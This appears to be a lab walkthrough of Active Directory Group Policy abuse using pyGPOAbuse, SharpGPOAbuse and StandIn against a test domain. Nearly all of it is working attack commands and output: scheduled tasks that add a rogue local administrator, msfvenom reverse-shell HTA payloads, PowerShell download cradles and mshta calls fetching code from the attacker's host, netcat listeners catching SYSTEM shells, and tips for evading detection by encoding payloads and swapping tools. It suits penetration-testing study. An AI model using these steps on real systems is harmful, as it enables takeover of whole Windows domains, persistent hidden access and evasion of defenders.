
Exploitation Confirmed

[+] ScheduledTask TASK_53b7de02 created! confirms successful payload injection into GPO.


Next **Group Policy refresh** executes under **SYSTEM** on all in-scope machines.

Verifying the Injected Task on the DC


Return to Domain Controller, right-click **Vuln GPO** → **Edit** to launch Group Policy Management Editor. Purely confirmatory—real-world attackers operate GUI-free.



We navigate to **Computer Configuration → Preferences → Control Panel Settings → Scheduled Tasks**. The right pane now lists **TASK_53b7de02 with order 1** — the exact task name that pyGPOAbuse reported seconds earlier. This confirms that the attacker's edit made it all the way into the policy definition stored in SYSVOL.



Double-clicking the task and opening the Actions tab exposes the payload in plain text. The action runs `c:\windows\system32\cmd.exe` with the argument **net user john H4x00r123.. /add** followed by a **net localgroup administrators /add** command. In other words, every computer that applies Vuln GPO will silently create a new local administrator account named john.



Confirming the New Local Administrator

Back on Kali, we use evil-winrm to connect to the Domain Controller as raj using the following command and enumerate the local Administrators group:

```
evil-winrm -i 192.168.1.11 -u raj -p Password@1
```

```
root@kali ~  
└─> evil-winrm -i 192.168.1.11 -u raj -p Password@1  
Evil-WinRM shell v3.9  
  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting'  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\raj\Documents> net localgroup administrators  
Alias name     administrators  
Comment       Administrators have complete and unrestricted access to the computer/domain  
  
Members  
  
Administrator  
Domain Admins  
Enterprise Admins  
john  
The command completed successfully.  
*Evil-WinRM* PS C:\Users\raj\Documents>
```

Now we will use the following command for direct authentication:





```
evil-winrm -i 192.168.1.11 -u john -p H4x00r123..
```

```
root@kali ~
> evil-winrm -i 192.168.1.11 -u john -p H4x00r123..
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for modu
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john.IGNITE\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process             Enabled
SeMachineAccountPrivilege Add workstations to domain                     Enabled
SeSecurityPrivilege       Manage auditing and security log               Enabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects        Enabled
SeLoadDriverPrivilege     Load and unload device drivers                 Enabled
SeSystemProfilePrivilege  Profile system performance                     Enabled
SeSystemTimePrivilege     Change the system time                         Enabled
SeProfileSingleProcessPrivilege Profile single process                         Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                   Enabled
SeCreatePagefilePrivilege Create a pagefile                              Enabled
SeBackupPrivilege         Back up files and directories                   Enabled
SeRestorePrivilege        Restore files and directories                   Enabled
SeShutdownPrivilege       Shut down the system                           Enabled
SeDebugPrivilege          Debug programs                                 Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values              Enabled
SeChangeNotifyPrivilege   Bypass traverse checking                       Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system             Enabled
SeUndockPrivilege         Remove computer from docking station            Enabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation Enabled
SeManageVolumePrivilege   Perform volume maintenance tasks               Enabled
SeImpersonatePrivilege    Impersonate a client after authentication        Enabled
SeCreateGlobalPrivilege   Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                   Enabled
SeTimeZonePrivilege       Change the time zone                           Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                           Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\john.IGNITE\Documents>
```

Direct DC authentication as **john:H4x00r123..** succeeds. **whoami /priv** displays complete local administrator token: **SeDebugPrivilege**, **SeImpersonatePrivilege**, **SeBackupPrivilege**, **SeRestorePrivilege**, **SeTakeOwnershipPrivilege**, **SeLoadDriverPrivilege**.


NTDS.dit extraction, krbtgt hash dumping, and Golden Ticket forging are now inevitable.

Alternative Payload — Delivering a Reverse Shell


Beyond net user, pyGPOAbuse executes **arbitrary commands**—PowerShell reverse shells provide interactive DC access. We also have **revshells.com** that crafts Base64-encoded one-liners connecting back to attacker-controlled Kali.

Configure revshells.com for Kali callback **192.168.1.17:1234** using **PowerShell #3 (Base64)**—encoding survives task parsing and defeats string detection. Copy and save payload to run.txt





Serve via **Python SimpleHTTPServer** on port 80. The pyGPOAbuse scheduled task downloads and executes via powershell.exe





Pairing this delivery mechanism with the GPO-abuse primitive turns a simple "add local admin" attack into a full interactive shell on every computer the GPO touches — including the Domain Controller.

Payload Injection

Execute pygpoabuse.py payload with the following command:

```
python pygpoabuse.py ignite.local/raj:'Password@1' -gpo-id "4B878AA9-238D-4975-B3A3-B7EE9990F66C" -powershell -command "IEX(New-Object Net.webclient).downloadString('http://192.168.1.17/run.txt')"
```

```
[...venv]-(kali@kali) - [~/pyGPOAbuse]
$ python pygpoabuse.py ignite.local/raj:'Password@1' -gpo-id "4B878AA9-238D-4975-B3A3-B7EE9990F66C" -powershell -command "IEX(New-Object Net.webclient).downloadString('http://192.168.1.17/run.txt')"
```

On Kali, we set up a netcat listener on port 1234 wrapped with rlwrap for a better interactive experience. After the next Group Policy refresh cycle on the Domain Controller, the task fires, PowerShell downloads run.txt, decodes the Base64, and calls back to our listener. This way, we will have our netcat shell, and we will use the following command to receive the shell:

```
rlwrap nc -lvnp 1234
```

```
root@kali ~
> rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.11] 50052

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```

SharpGPOAbuse — Malicious Startup Script

pyGPOAbuse runs from Linux over SMB/LDAP, which is ideal when the attacker only has network reach. When a Windows foothold is already available, SharpGPOAbuse becomes the cleaner choice. It runs as a normal EXE under the compromised user's token, blends with legitimate administrative tooling in process telemetry, and exposes a richer command-line surface.

We begin by connecting to DC.ignite.local with evil-winrm as raj, then upload [SharpGPOAbuse.exe](#) (107,860 bytes) into raj's Documents folder. Because raj is a member of Remote Management Users on the DC, WinRM is our delivery channel of choice. And for this we will use the following commands:

```
evil-winrm -i 192.168.1.11 -u raj -p Password@1
upload /root/Downloads/SharpGPOAbuse.exe
```



```
root@kali ~  
└─> evil-winrm -i 192.168.1.11 -u raj -p Password@1  
Evil-WinRM shell v3.9  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_d  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#R  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\raj\Documents> upload /root/Downloads/SharpGPOAbuse.exe  
Info: Uploading /root/Downloads/SharpGPOAbuse.exe to C:\Users\raj\Documents\SharpGPOAbuse.exe  
Data: 107860 bytes of 107860 bytes copied
```

For first SharpGPOAbuse variant we build the payload with msfvenom, generating a reverse-shell HTA that calls back on port 4443 with the help of the following command:

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.7 lport=4443 -f hta-psh >file.hta
```

```
root@kali ~  
└─> msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.17 lport=4443 -f hta-psh >file.hta  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of hta-psh file: 7760 bytes  
root@kali ~  
└─> python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back inside the evil-winrm session, we invoke SharpGPOAbuse with the following command:

```
.\SharpGPOAbuse.exe --AddUserScript --ScriptName Startup.bat --ScriptContents "mshta  
http://192.168.1.17/file.hta" --GPOName "VULN GPO"
```

```
Evil-WinRM PS C:\Users\raj\Documents> .\SharpGPOAbuse.exe --AddUserScript --ScriptName Startup.bat --ScriptContents "mshta http://192.168.1.17/file.hta" --GPOName "VULN GPO"  
[*] Domain = ignite.local  
[*] Domain Controller = DC.ignite.local  
[*] Distinguished Name = CN=Policies,CN=System,DC=ignite,DC=local  
[*] GUID of "VULN GPO" is: {48878AA9-238D-4975-B3A3-B7EF9990F66C}  
[*] Creating new startup script ...  
[*] versionNumber attribute changed successfully  
[*] The version number in GPT.ini was increased successfully.  
[*] The GPO was modified to include a new startup script. Wait for the GPO refresh cycle.  
[*] Done!
```

On the Kali side, we spin up a second netcat listener on port 4443. The next time a user whose session applies Vuln GPO logs on — here, the domain administrator — the script fires mshta, which pulls the HTA and executes the embedded shellcode. The resulting shell arrives as ignite\administrator rather than SYSTEM, because user-context scripts run under the interactive user's token.

```
root@kali ~  
└─> rlwrap nc -lvp 4443  
listening on [any] 4443 ...  
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.11] 49732  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows>whoami  
whoami  
ignite\administrator
```



SharpGPOAbuse — Immediate Scheduled Computer Task

We regenerate the msfvenom HTA as follows:

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.17 lport=4444 -f hta-psh >file.hta
```

After this, we will serve the payload through the following command:

```
python -m http.server 80
```

```
root@kali ~  
└─> msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.17 lport=4444 -f hta-psh >file.hta  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of hta-psh file: 7815 bytes  
root@kali ~  
└─> python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.1.11 - - [17/Apr/2026 17:08:34] "GET /file.hta HTTP/1.1" 200 -
```

While **--AddCompyterTask** runs as a regular user, **--AddComputerTask** executes with **SYSTEM privileges**. Using our existing WinRM session on the DC, SharpGPOAbuse creates a "**System-Update**" scheduled task disguised with ignite\administrator authorship. It launches powershell.exe mshta http://192.168.1.17/file.hta. The tool generates **ScheduledTasks.xml** in SYSVOL's Machine\Preferences\ScheduledTasks\ path, auto-increments the version, and confirms deployment. Run gpupdate /force for instant activation.

```
.\SharpGPOAbuse.exe --AddComputerTask --TaskName "System-Update" --Author  
ignite\administrator --Command "powershell" --Arguments "mshta http://192.168.1.17/file.hta" --  
GPOName "VULN GPO"
```

```
C:\Users\rj\Documents> .\SharpGPOAbuse.exe --AddComputerTask --TaskName "System-Update" --Author ignite\administrator --Command "powershell" --Arguments "mshta http://192.168.1.17/file.hta" --GPOName "VULN GPO"  
[+] Domain = ignite.local  
[+] Domain Controller = DC.ignite.local  
[+] Distinguished Name = CN=System,DC=ignite,DC=local  
[+] GUID of "VULN GPO" is: {4B878AA9-238D-4975-B3A3-87EE999F66C}  
[+] Creating File \\ignite.local\sysvol\ignite.local\Policies\{4B878AA9-238D-4975-B3A3-87EE999F66C}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml  
[+] versionNumber attribute changed successfully  
[+] The version number in GP1.txt was increased successfully.  
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.  
[+] Done!  
C:\Users\rj\Documents> gpupdate /force  
Updating policy...
```

Netcat catches the callback on port 4444 and whoami returns nt authority\system, after we run the following command:

```
rlwrap nc -lvnp 4444
```





```
root@kali ~  
└─> rlwrap nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.11] 49903  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

SharpGPOAbuse — Persistent Local Administrator

Reverse shells die on reboot, triggering EDR detection. For lasting access, leverage **Restricted Groups** to inject a domain user into every machine's **local Administrators** group by using the following command:

```
net localgroup administrators
```

```
*Evil-WinRM* PS C:\Users\raj\Documents>  
*Evil-WinRM* PS C:\Users\raj\Documents> net localgroup administrators  
Alias name      administrators  
Comment        Administrators have complete and unrestricted access to the c  
  
Members  
  
Administrator  
The command completed successfully.
```

We then invoke SharpGPOAbuse with the --AddLocalAdmin flag, targeting the user account raj and the GPO Vuln GPO with the following command:

```
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount raj --GPOName "VULN GPO"
```

```
*Evil-WinRM* PS C:\Users\raj\Documents> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount raj --GPOName "VULN GPO"  
[+] Domain = ignite.local  
[+] Domain Controller = DC.ignite.local  
[+] Distinguished Name = CN=Policies,CN=System,DC=ignite,DC=local  
[+] SID Value of raj = S-1-5-21-2964257136-1039789743-457275023-1108  
[+] GUID of "VULN GPO" is: {4B878AA9-238D-4975-B3A3-B7EE9990F66C}  
[+] File exists: \\ignite.local\SysVol\ignite.local\Policies\{4B878AA9-238D-4975-B3A3-B7EE9990F66C}\Machine\Microsoft\Win  
[+] The GPO does not specify any group memberships.  
[+] versionNumber attribute changed successfully  
[+] The version number in GPT.ini was increased successfully.  
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.  
[+] Done!
```

This confirms SharpGPOAbuse is creating the Restricted Groups entry from scratch rather than appending to an existing one, which is exactly what a defender auditing the policy after the fact would see.

We will now force a policy refresh with gpupdate /force and re-query the local Administrators group using the following command:



```
gpupdate /force
```

```
*Evil-WinRM* PS C:\Users\raj\Documents> gpupdate /force
Updating policy ...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

*Evil-WinRM* PS C:\Users\raj\Documents> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the c
Members

Administrator
raj
The command completed successfully.
```

StandIn — Scheduled Task via an Alternative Toolchain

Various defenders and anti-viruses increasingly add SharpGPOAbuse's signature on its binary hash, its embedded strings, and its distinctive command-line flags. StandIn is a tool implements the same GPO-abuse primitives in a completely different .NET codebase with a different command surface. Swapping tools is often enough to slip past static detections.

We start by re-connecting to the DC with evil-winrm as raj and uploading this tool to Documents with the following command:

```
evil-winrm -i 192.168.1.11 -u raj -p Password@1
upload /root/Downloads/StandIn_v13_Net35_45/StandIn_v13_Net45.exe
```

```
└─$ evil-winrm -i 192.168.1.11 -u raj -p Password@1
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\raj\Documents> upload /root/Downloads/StandIn_v13_Net35_45/StandIn_v13_Net45.exe
Info: Uploading /root/Downloads/StandIn_v13_Net35_45/StandIn_v13_Net45.exe to C:\Users\raj\Documents\StandIn_v13_Net45.exe
Data: 219136 bytes of 219136 bytes copied
```

We will regenerate the msfvenom HTA payload, using the following command:

```
msfvenom -p windows/x63/shell_reverse_tcp lhost=192.168.1.17 lport=6677 -f hta-psh > file.hta
```

And serve the payload with:





```
python -m http.server 80
```

```
root@kali ~  
└─> msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.17 lport=6677 -f hta-psh >file.hta  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of hta-psh file: 7789 bytes  
root@kali ~  
└─> python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Unlike SharpGPOAbuse's syntax, **StandIn** uses distinct flags for stealthy GPO manipulation:

- **--gpo**: Activates GPO abuse mode
- **--filter "VULN GPO"**: Targets by display name (no GUID needed)
- **--tasktype computer**: Deploys under Machine context (**SYSTEM** privileges)
- **--taskname Badtask --author "IGNITE\Administrator"**: Blends with legitimate tasks
- **--command/--args**: Embeds mshta download cradle payload

So, to activate StandIn, we will use the following command:

```
.\StandIn_v13_Net45.exe --gpo --filter "VULN GPO" --tasktype computer --taskname Badtask --  
author "IGNITE\Administrator" --command "powershell" --args "mshta http://192.168.1.17/file.hta"
```

```
PS C:\Users\raj\Documents> .\StandIn_v13_Net45.exe --gpo --filter "VULN GPO" --tasktype computer --taskname Badtask --author "IGNITE\Administrator" --command "powershell" --args "mshta http://192.168.1.17/file.hta"  
{?} Using DC : DC.ignite.local  
[-] GPO Object Found  
